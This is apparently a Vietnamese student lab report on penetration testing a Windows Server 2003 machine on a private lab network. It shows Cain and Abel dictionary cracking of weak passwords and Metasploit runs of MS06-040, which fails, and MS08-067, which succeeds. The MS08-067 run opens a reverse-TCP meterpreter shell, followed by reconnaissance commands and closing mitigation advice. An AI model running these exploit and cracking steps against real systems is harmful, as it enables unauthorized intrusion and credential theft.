
Ta sử dụng Dictionary Attack và tiến hành crack password.



Sử dụng worldlist có sẵn của Cain and Abel (do đây chỉ nhằm mục đích học tập nên password rất yếu).



Đợi đến khi password đã được crack.



Đây là kết quả password của client1: abc1234. Làm tương tự với các user còn lại. Và đây là kết quả.

Administrator	ABCD1234		abcd1234	6F87CD328120...	B3EC3E03E2A2...
client1	ABC1234	*	abc1234	49D585631134...	9B77377DEE67...
client2	1234	*	1234	B757BF5C0D87...	7CE21F17C0AE...
client3	ABCD	*	abcd	E165F0192EF8...	EB4FF39B74B0...

8 SỬ DỤNG METALPOIT ĐỂ KHAI THÁC LỖ HỎNG

8.1 KHAI THÁC MS06-040

```
msf > search ms06-040
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

  Name                                     Disclosure Date  Rank  Description
  ----                                     -
  exploit/windows/smb/ms06_040_netapi  2006-08-08      good  MS06-040 Microsoft Serve
r Service NetpwPathCanonicalize Overflow
```

Search lỗi ms06-040.

```
msf > use exploit/windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > 
```

Sử dụng đường dẫn tìm thấy bên trên.

```
msf exploit(ms06_040_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms06_040_netapi) > 
```

Set payload.

```
msf exploit(ms06_040_netapi) >
msf exploit(ms06_040_netapi) > set lhost 192.168.79.5
lhost => 192.168.79.5
msf exploit(ms06_040_netapi) > set rhost 192.168.79.2
rhost => 192.168.79.2
msf exploit(ms06_040_netapi) > 
```

Set lhost và rhost.

```
msf exploit(ms06_040_netapi) > exploit

[*] Started reverse handler on 192.168.79.5:4444
[*] Windows 2003 SP1 is not exploitable
msf exploit(ms06_040_netapi) > 
```

Không khai thác được! (Có thể do đây là bản đã được cập nhật, vá lỗi).

8.2 KHAI THÁC MS08-067

```
msf > search ms08-067
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

  Name                                           Disclosure Date  Rank   Description
  ----                                           -
  exploit/windows/smb/ms08_067_netapi  2008-10-28      great  MS08-067 Microsoft Serv
er Service Relative Path Stack Corruption
```

Search ms08-067.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Sử dụng đường dẫn vừa tìm được.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Set payload.

```
msf exploit(ms08_067_netapi) > set lhost 192.168.79.5
lhost => 192.168.79.5
msf exploit(ms08_067_netapi) > set rhost 192.168.79.2
rhost => 192.168.79.2
msf exploit(ms08_067_netapi) >
```

Set lhost và rhost. Với lhost là địa chỉ của attacker và rhost là địa chỉ của server.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.79.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 1 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP1 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (885806 bytes) to 192.168.79.2
[*] Meterpreter session 1 opened (192.168.79.5:4444 -> 192.168.79.2:2207) at 2015-11-01
11:47:15 -0500

meterpreter >
```

Tiến hành khai thác.

Đã remote thành công đến server. Giờ thử kiểm tra thông tin hệ thống bằng lệnh sysinfo.

```
meterpreter > sysinfo
Computer      : PENTESTER-0XST8
OS            : Windows .NET Server (Build 3790, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : PENTESTER
Logged On Users : 2
Meterpreter   : x86/win32
meterpreter > █
```

Để xem tập lệnh, ta có thể làm như sau, lệnh “?” tương đương với help menu.

```
meterpreter > ?

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information about active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
help          Help menu
info          Displays information about a Post module
interact      Interacts with a channel
irb           Drop into irb scripting mode
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
migrate       Migrate the server to another process
```

Ta có thể thử thêm một số lệnh.


```
meterpreter > ls C:/
Listing: C:/
=====
Mode                Size           Type             Last modified    Name
-----
100777/rwxrwxrwx    0             fil             2015-10-27 03:19:44 -0400    AUTOEXEC.BAT
100666/rw-rw-rw-    0             fil             2015-10-27 03:19:44 -0400    CONFIG.SYS
40777/rwxrwxrwx     0             dir             2015-10-26 12:27:45 -0400    Documents and Settings
100444/r--r--r--    0             fil             2015-10-27 03:19:44 -0400    IO.SYS
40777/rwxrwxrwx     0             dir             2015-10-26 13:09:36 -0400    Inetpub
100444/r--r--r--    0             fil             2015-10-27 03:19:44 -0400    MSDOS.SYS
100555/r-xr-xr-x    47772         fil             2005-03-25 07:00:00 -0500    NTDETECT.COM
40555/r-xr-xr-x     0             dir             2015-11-01 09:41:53 -0500    Program Files
40777/rwxrwxrwx     0             dir             2015-10-27 03:26:37 -0400    System Volume Information
40777/rwxrwxrwx     0             dir             2015-11-01 09:44:02 -0500    WINDOWS
40777/rwxrwxrwx     0             dir             2015-10-26 13:46:39 -0400    Website cong ty
100666/rw-rw-rw-    210           fil             2015-10-27 03:12:27 -0400    boot.ini
100444/r--r--r--    295536        fil             2005-03-25 07:00:00 -0500    ntldr
100666/rw-rw-rw-    805306368     fil             2015-11-01 05:51:52 -0500    pagefile.sys
40777/rwxrwxrwx     0             dir             2015-10-27 03:20:36 -0400    wmpub
```

```
meterpreter >
```

```
meterpreter > ipconfig
```

```
Interface 1
```

```
=====
```

```
Name           : MS TCP Loopback interface
Hardware MAC    : 00:00:00:00:00:00
MTU            : 1520
IPv4 Address    : 127.0.0.1
```

```
Interface 65539
```

```
=====
```

```
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC    : 00:0c:29:f2:9b:03
MTU            : 1500
IPv4 Address    : 192.168.79.2
IPv4 Netmask    : 255.255.255.0
```

```
meterpreter >
```

```
meterpreter > netstat
```

```
Connection list
```

```
=====
```

	Proto	Local address	Remote address	State	User	Inode	PID/Program
name	----	-----	-----	----	----	-----	-----
	tcp	0.0.0.0:53	0.0.0.0:*	LISTEN	0	0	1232/dns.exe
	tcp	0.0.0.0:80	0.0.0.0:*	LISTEN	0	0	232/svchost.exe
	tcp	0.0.0.0:88	0.0.0.0:*	LISTEN	0	0	848/lsass.exe
	tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	1680/svchost.exe
	tcp	0.0.0.0:389	0.0.0.0:*	LISTEN	0	0	848/lsass.exe
	tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
	tcp	0.0.0.0:464	0.0.0.0:*	LISTEN	0	0	848/lsass.exe
	tcp	0.0.0.0:593	0.0.0.0:*	LISTEN	0	0	1680/svchost.exe
	tcp	0.0.0.0:636	0.0.0.0:*	LISTEN	0	0	848/lsass.exe
	tcp	0.0.0.0:1025	0.0.0.0:*	LISTEN	0	0	848/lsass.exe
	tcp	0.0.0.0:1027	0.0.0.0:*	LISTEN	0	0	848/lsass.exe

9 CÁCH KHẮC PHỤC

Để khắc phục các lỗi remote, ta phải luôn luôn cập nhật các bản vá lỗi của Microsoft. Sử dụng các phần mềm có khả năng phát hiện xâm nhập (IDS) và ngăn chặn xâm nhập (IPS), như tường lửa, phần mềm anti-virus cho server...

Để bảo vệ tài khoản (password), ta cần phải thiết lập các chính sách (policy) về cách đặt password. Ví dụ như: độ dài password tối thiểu là 8 ký tự, bao gồm chữ thường, chữ hoa và số (khuyến khích dùng thêm các ký tự đặc biệt), password phải bắt buộc đổi sau 1 tháng, 2 tháng hay 3 tháng... (tùy theo chính sách), password sau khi đổi phải không được trùng với các password đã đặt...

Chia ra thành các khu vực quản trị khác nhau. Không cho phép guest chung đường mạng với bên trong (tức sử dụng đường mạng riêng cho guest).

Đặt các tường lửa để guest không vào được mạng bên trong. Nếu attacker tấn công từ bên trong thì nên có các phần mềm quản lý lưu lượng, thời gian truy cập, xem xét luồng truy cập... Tóm lại là phải giám sát cả mạng bên trong.

Thiết lập chính sách sử dụng phần mềm, các phần mềm được và không cho phép dùng hay hạn chế chức năng nào đó.